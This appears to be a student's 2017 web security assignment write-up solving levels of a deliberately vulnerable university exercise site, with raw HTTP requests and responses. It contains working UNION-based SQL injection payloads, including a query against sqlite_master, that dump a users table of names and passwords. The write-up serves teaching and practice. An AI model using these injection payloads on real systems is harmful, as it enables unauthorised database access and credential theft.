Web Security
Assignment 3

Christoph Schmidl
s4226887
Data Science
c.schmidl@student.ru.nl


May 12, 2017

Github repository: https://github.com/ChristophSchmidl/web-security/

1. Do the following three exercises on http://websecurity.cs.ru.nl/:

    - Level 0
      Solution:


      Base64Password: TkdGbFpqRmxNbUV6



```
▼ General
    Request URL: http://websecurity.cs.ru.nl/?level=0
    Request Method: GET
    Status Code: 200 OK
    Remote Address: 131.174.31.196:80
    Referrer Policy: no-referrer-when-downgrade
▼ Response Headers      view source
    Base64Password: TkdGbFpqRmxNbUV6
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
    Connection: Keep-Alive
    Content-Length: 948
    Content-Type: text/html
    Date: Fri, 12 May 2017 12:55:36 GMT
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Keep-Alive: timeout=5, max=100
    Pragma: no-cache
    Server: Apache/2.4.9 (Unix) OpenSSL/1.0.1g PHP/5.5.11 mod_perl/2.0.8-dev Perl/v5.16.3
    X-Powered-By: PHP/5.5.11
    X-XSS-Protection: 0
▼ Request Headers      view source
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
    Accept-Encoding: gzip, deflate, sdch
    Accept-Language: de-DE,de;q=0.8,en-US;q=0.6,en;q=0.4,nl;q=0.2
    Connection: keep-alive
    Cookie: __lc.visitor_id.1038190=S1469692150.6b5d248310; PHPSESSID=8a03pn93v476lrn7r55h28uft4; lc_window_state=minimized; _ga=GA1.2.17903807
    5.1469692151
    Host: websecurity.cs.ru.nl
    Referer: http://websecurity.cs.ru.nl/?level=0
    Upgrade-Insecure-Requests: 1
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
▼ Query String Parameters      view source      view URL encoded
    level: 0
```

    - Level 1
      Solution:

      Piet:NTY5M2IyYTc2



```
POST http://websecurity.cs.ru.nl:80/?level=1&openid.claimed_id=https://openid.science.ru.nl/cschmidl/&openid.assoc_handle=%7BHMA
Host: websecurity.cs.ru.nl
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-length: 54
Referer: http://websecurity.cs.ru.nl/?level=1&openid.claimed_id=https://openid.science.ru.nl/cschmidl/&openid.assoc_handle=%7BHMA
Cookie: PHPSESSID=sg69otbgdtf0dihqt7s1utl6c1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

input=1+UNION+ALL+SELECT+1,id,name,password+from+users
```


Version	Status	Message
HTTP/1.1	200	OK

Header	Value
Date	Fri, 12 May 2017 14:44:46 GMT
Server	Apache/2.4.9 (Unix) OpenSSL/1.0.1g PHP/5.5.11 mod_perl/2.0.8-dev Perl/v5.16.3

id	item	description	price
1	Banaan	Bananen zijn geel. Pisang is het Maleisische woord voor banaan.	$ 3
1	0	Henk	V&R51W2Z@bW
1	1	Kees	NPjsGz#0CN1
1	2	Jan	mylittlepony21
1	7	Piet	NTY5M2IyYTc2
1	4	Emma	FAb8%HsUTNz
1	5	Truus	^K1V8TMs2CL
1	6	Nog een Henk	LWVp#q^po8%
1	3	Alfred Jodocus Kwak	&J1)p!V$GVx

- Level 2
  Solution:

  input=1+Union+ALL+SELECT+1,2,3,name+from+sqlite_master
  the users table became OTg5ZmMyZWM1 table
  input=1+Union+ALL+SELECT+1,id,name,password+from+OTg5ZmMyZWM1



```
POST http://websecurity.cs.ru.nl:80/?level=2 HTTP/1.1
Host: websecurity.cs.ru.nl
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-length: 54
Referer: http://websecurity.cs.ru.nl/?level=2
Cookie: PHPSESSID=sg69otbgdtf0dihqt7s1utl6c1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

input=1+Union+ALL+SELECT+1,2,3,name+from+sqlite_master
```

Version	Status	Message
HTTP/1.1	200	OK

Header	Value
Date	Fri, 12 May 2017 15:13:34 GMT
Server	Apache/2.4.9 (Unix) OpenSSL/1.0.1g PHP/5.5.11 mod_perl/2.0.8-dev Perl/v5.16.3

Level 2

td { border: 1px solid gray; }

Deze opdracht lijkt erg op de vorige, maar nu vertellen we je niet waar je moet wezen. Tip: hoe zou SQLite bijhouden wat er is opgeslagen?

id	item	description	price
1	Banaan	Bananen zijn geel. Pisang is het Maleisische woord voor banaan.	$ 3
1	2	3	items
1	2	3	OTg5ZmMyZWM1